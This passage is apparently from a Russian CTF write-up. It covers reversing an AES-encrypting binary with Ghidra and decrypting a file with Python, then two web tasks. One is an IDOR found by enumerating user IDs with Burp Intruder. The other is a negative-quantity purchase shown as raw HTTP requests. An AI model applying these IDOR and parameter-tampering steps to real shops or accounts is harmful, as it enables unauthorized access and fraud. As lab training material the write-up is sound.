
Условие:

Экспедиция нашла исполняемый файл модуля шифрования и зашифрованный файл с данными.

Ваша задача — проанализировать бинарный файл, чтобы расшифровать данные и получить флаг.

Решение:

Скачиваем зашифрованный файл и шифратор. Для разнообразия теперь воспользуемся Ghidra дизассемблером. В main видим такие функции `get_encryption_key()`, `get_iv()`, `encrypt_data()`.




```

Decompile: main - (mirror_flower)

37     std::endl<>(poVar2);
38     poVar2 = std::operator<<((ostream *)std::cout,&DAT_001032d0);
39     std::endl<>(poVar2);
40     bVar4 = true;
41     goto LAB_001025d4;
42 }
43 strlen(pcVar3);
44     /* try { // try from 0010261f to 00102623 has its CatchHandler @ 00102690 */
45     std::__cxx11::string::_M_replace((ulong)&local_c8,0,local_c0,(ulong)pcVar3);
46 }
47 else {
48     pcVar3 = *(char **) (param_2 + 8);
49     strlen(pcVar3);
50     /* try { // try from 00102449 to 00102490 has its CatchHandler @ 00102690 */
51     std::__cxx11::string::_M_replace((ulong)&local_c8,0,(char *)0x0,(ulong)pcVar3);
52 }
53 poVar2 = std::operator<<((ostream *)std::cout,&DAT_00103308);
54 std::endl<>(poVar2);
55 poVar2 = std::operator<<((ostream *)std::cout,&DAT_00103350);
56 std::endl<>(poVar2);
57 get_encryption_key[abi:cxx11]();
58     /* try { // try from 00102499 to 0010249d has its CatchHandler @ 001026ad */
59     get_iv[abi:cxx11]();
60     /* try { // try from 001024ac to 001024b8 has its CatchHandler @ 0010269d */
61     poVar2 = std::operator<<((ostream *)std::cout,&DAT_001033b8);
62     std::endl<>(poVar2);
63     local_68 = local_58;
64     local_58[0] = 0;
65     local_60 = 0;
66     /* try { // try from 001024e7 to 0010251b has its CatchHandler @ 001026a5 */
67     iVar1 = encrypt_data((string *)&local_c8,local_a8,local_88,(string *)&local_68);
68     bVar4 = iVar1 < 0;
69     if (bVar4) {
70         /* try { // try from 00102637 to 00102643 has its CatchHandler @ 001026a5 */
71         poVar2 = std::operator<<((ostream *)std::cout,&DAT_00103410);
72         std::endl<>(poVar2);
73     }
74     else {
75         local_48[0] = local_38;

```

Функция `encrypt_data()`, шифрует данные AES-256-CBC



```

1  Decompile: encrypt_data - (mirror_flower)
2  /* encrypt_data(std::__cxx11::string const&, std::__cxx11::string const&, std::__cxx11::string
3     const&, std::__cxx11::string) */
4
5  int encrypt_data(string *plaintext, string *key, string *iv, string *ciphertext)
6
7  {
8     uchar *iv_00;
9     uchar *key_00;
10    int iVar1;
11    int iVar2;
12    EVP_CIPHER_CTX *ctx;
13    EVP_CIPHER *cipher;
14    int local_2c;
15
16    ctx = EVP_CIPHER_CTX_new();
17    if (ctx != (EVP_CIPHER_CTX *)0x0) {
18        iv_00 = *(uchar **)iv;
19        key_00 = *(uchar **)key;
20        cipher = EVP_aes_256_cbc();
21        iVar1 = EVP_EncryptInit_ex(ctx, cipher, (ENGINE *)0x0, key_00, iv_00);
22        if (iVar1 == 1) {
23            std::__cxx11::string::resize((ulong)ciphertext, (char)*(undefined8 *) (plaintext + 8) + '\x10');
24            iVar2 = EVP_EncryptUpdate(ctx, *(uchar **)ciphertext, &local_2c, *(uchar **)plaintext,
25                                     *(int *) (plaintext + 8));
26
27            iVar1 = local_2c;
28            if ((iVar2 == 1) &&
29                (iVar2 = EVP_EncryptFinal_ex(ctx, (uchar *) ((long)local_2c + *(long *)ciphertext), &local_2c),
30                 iVar2 == 1)) {
31                std::__cxx11::string::resize((ulong)ciphertext, (char) (iVar1 + local_2c));
32                EVP_CIPHER_CTX_free(ctx);
33                return iVar1 + local_2c;
34            }
35        }
36        EVP_CIPHER_CTX_free(ctx);
37    }
38    return -1;
39 }

```

Функция `get_iv()`, берёт заданный IV `THIRD_PLANET_IV`, проверяет его длину, если она меньше 16, то он дублирует строку, если строка проходит проверку, то он обрезает её до 16 символом. Так как длина стандартного IV 15, то мы получаем `THIRD_PLANET_IVTHIRD_PLANET_IV`, а потом обрезается до `THIRD_PLANET_IVT`

```

Decompile: get_iv[abi:cxx11] - (mirror_flow)

1
2 /* WARNING: Unknown calling convention -- yet parameter storage is locked */
3 /* get_iv[abi:cxx11]() */
4
5 void get_iv[abi:cxx11](void)
6
7 {
8     ulong uVar1;
9     ulong *in_RDI;
10    ulong *__dest;
11    ulong *local_38;
12    size_t local_30;
13    undefined1 local_28;
14    undefined7 uStack_27;
15
16    *in_RDI = (ulong)(in_RDI + 2);
17    std::__cxx11::string::_M_construct<>(in_RDI, "THIRD_PLANET_IV");
18    while (uVar1 = *in_RDI, in_RDI[1] < 0x10) {
19        /* try { // try from 00102a5b to 00102a81 has its CatchHandler @ 00102b2a */
20        std::__cxx11::string::_M_append((char *)in_RDI, uVar1);
21    }
22    local_38 = (ulong *)&local_28;
23    std::__cxx11::string::_M_construct<>(&local_38, uVar1, uVar1 + 0x10);
24    __dest = (ulong *)in_RDI;
25    if (in_RDI + 2 == __dest) {
26        if (local_38 != (ulong *)&local_28) {
27            *in_RDI = (ulong)local_38;
28            in_RDI[1] = local_30;
29            in_RDI[2] = CONCAT71(uStack_27, local_28);
30            local_38 = (ulong *)&local_28;
31            goto LAB_00102ab2;
32        }
33    }
34    else if (local_38 != (ulong *)&local_28) {
35        *in_RDI = (ulong)local_38;
36        in_RDI[1] = local_30;
37        in_RDI[2] = CONCAT71(uStack_27, local_28);
38        local_38 = (ulong *)&local_28;

```

Функция `get_encryption_key()`, берёт строку `MEDUSA_SYSTEM_KEY_2024`, по символно проходится по строке и ксорит с числом 42. Потом дополняет строку, так же как и IV.

```

C:\Decompile: get_encryption_key[abi:cxx11] - (mirror_flow)
2/* WARNING: Unknown calling convention -- yet parameter storage is locked */
3/* get_encryption_key[abi:cxx11]() */
4
5void get_encryption_key[abi:cxx11](void)
6
7{
8    ulong i;
9    ulong key_len;
10   ulong *in_RDI;
11   ulong *__dest;
12   ulong *local_38;
13   size_t local_30;
14   undefined1 local_28;
15   undefined7 uStack_27;
16
17   *in_RDI = (ulong)(in_RDI + 2);
18   std::__cxx11::string::_M_construct<>(in_RDI, "MEDUSA_SYSTEM_KEY_2024");
19   key_len = in_RDI[1];
20   for (i = 0; i < key_len; i = i + 1) {
21       *(byte *)(&in_RDI + i) = *(byte *)(&in_RDI + i) ^ 0x42;
22       key_len = in_RDI[1];
23   }
24   i = *in_RDI;
25   while (key_len < 32) {
26       /* try { // try from 00102943 to 00102969 has its CatchHandler @ 00102943 */
27       std::__cxx11::string::_M_append((char *)in_RDI, i);
28       i = *in_RDI;
29       key_len = in_RDI[1];
30   }
31   local_38 = (ulong *)&local_28;
32   std::__cxx11::string::_M_construct<>(&local_38, i, i + 0x20);
33   __dest = (ulong *)in_RDI;
34   if (in_RDI + 2 == __dest) {
35       if (local_38 == (ulong *)&local_28) goto LAB_001029e8;
36       *in_RDI = (ulong)local_38;
37       in_RDI[1] = local_30;
38       in_RDI[2] = CONCAT71(uStack_27, local_28);
39   }
}

```

Теперь мы можем попробовать расшифровать файл, напомним простенький python-скрипт.

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

base_key = "MEDUSA_SYSTEM_KEY_2024"
key_str = bytearray(base_key.encode())

for i in range(len(key_str)):
    key_str[i] ^= 0x42
key = bytes(key_str)

while len(key) < 32:
    key += key
key = key[:32]

base_iv = "THIRD_PLANET_IV"
iv = base_iv.encode()

while len(iv) < 16:
    iv += iv
iv = iv[:16]

with open("mirror_flower.dat", "rb") as f:
    ciphertext = f.read()

cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = unpad(cipher.decrypt(ciphertext), AES.block_size)
print(plaintext.decode())
```

Запускаем и получаем флаг.

```
$ python3 main.py
CTF{S1MPIE_rEvERCE_W1TH_4es_oPeNssl_DW3f59qVG}
```

Ответ: CTF{S1MPIE_rEvERCE_W1TH_4es_oPeNssl_DW3f59qVG}

8. Web

8.1. Архив Знаний Системы Медузы

Балл: 10


Условие:

При анализе архива знаний системы Медузы обнаружена аномалия. Птица-говорун подсказывает, что это может быть работа пиратского картеля — они часто скрывают свои сообщения, используя различные техники обхода фильтров.


Громозека поручил вам расследовать это дело. Используйте свои навыки веб-исследования, чтобы найти секретную информацию пиратского картеля.

Решение:

На главной странице видим записи из архива, оставленные пользователем gromozeka. Можем перейти ему в профиль.



Замечаем, что в url передаёт id пользователя напрямую, проверим так ли это, зарегистрируемся и у нас тоже будет id в виде int значения.



Попробуем перебрать значения, может есть ещё какие нибудь аккаунты, я буду использовать Intruder в Burp Suite. Сортируем по статус коду и находим аккаунт с id 1337.

3. Intruder attack of http://localhost:8007

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter


View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	6			2400	
1215	1214	200	11			2770	
1328	1327	200	12			2704	
1433	1432	200	12			2400	
1	0	404	9			187	
2	1	404	9			187	
3	2	404	11			187	
4	3	404	10			187	
5	4	404	9			187	
6	5	404	29			187	
7	6	404	25			187	
8	7	404	25			187	
9	8	404	30			187	
10	9	404	28			187	
11	10	404	31			187	
12	11	404	36			187	
13	12	404	24			187	
14	13	404	24			187	

В заметках аккаунта находим флаг.

Request Response

Pretty Raw Hex Render Hackbertor



The screenshot shows a user profile for 'pirate1337' with the email 'pirate1337@hidden.sys' and the role 'Администратор'. Below the profile, there is a section titled 'Записи пользователя (1)' containing a 'Секретное сообщение' (Secret message) dated 06.12.2025 16:45. The message content is a CTF flag: CTF{7H3_P1r473_D1Dn7_KN0W_480U7_1d0r_XF9b54gJN}.

Ответ: CTF{7H3_P1r473_D1Dn7_KN0W_480U7_1d0r_XF9b54gJN}

8.2. Магазин артефактов Громозеки

Балл: 10

Условие:

Громозека открыл магазин космических артефактов для экспедиции. В магазине можно купить различные товары, включая легендарный Артефакт Древних, содержащий формулу абсолютного топлива.

Заполучите эту формулу любой ценой!

Решение:

Зарегистрируем аккаунт и попробуем что-нибудь купить на начальный баланс.

Смотрим запрос, который был послан на сервер.

```

Pretty  Raw  Hex  JSON Web Token  Hackvortor
1 POST /purchase HTTP/1.1
2 Host: localhost:8008
3 Content-Length: 23
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: ru-RU,ru;q=0.9
9 Origin: http://localhost:8008
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
13 Gecko) Chrome/142.0.0.0 Safari/537.36
14 Accept:
15 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
16 q=0.8,application/signed-exchange;v=b3;q=0.7
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-Mode: navigate
19 Sec-Fetch-User: ?1
20 Sec-Fetch-Dest: document
21 Referer: http://localhost:8008/
22 Accept-Encoding: gzip, deflate, br
23 Cookie: access_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ0ZXN0IiwiaXNjaXhwaXoxNzY1MDQyMTQwfQ.ofJl2ab_50M
-TNIU8A7uB9S9MTzEaRJRStZNEZOSDSO
24 Connection: keep-alive
25
26 product_id=1&quantity=1


```

Попробуем купить отрицательное значение товаров. Зарегистрируем новый аккаунт и поменяем куки. Отправляем запрос и видим, что сервер успешно обработал наш запрос и начислил нам валюту.


```

1 POST /purchase HTTP/1.1
2 Host: localhost:8008
3 Content-Length: 30
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: ru-RU,ru;q=0.9
9 Origin: http://localhost:8008
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
13 Gecko) Chrome/142.0.0.0 Safari/537.36
14 Accept:
15 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
16 q=0.8,application/signed-exchange;v=b3;q=0.7
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-Mode: navigate
19 Sec-Fetch-User: ?1
20 Sec-Fetch-Dest: document
21 Referer: http://localhost:8008/
22 Accept-Encoding: gzip, deflate, br
23 Cookie: access_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ0ZXN0IiwiaXNjaXhwaXoxNzY1MDQyMTQwfQ.ofJl2ab_50M
-TNIU8A7uB9S9MTzEaRJRStZNEZOSDSO
24 Connection: keep-alive
25
26 product_id=1&quantity=-1000000

```



Теперь мы просто можем купить Артефакт Древних и получить флаг!



Ответ: CTF{M1nU5_n4_M1nU5_bUD37_PLu2_AS3n80bNY}

8.3. Стена связи Громозеки

Балл: 10

Условие:

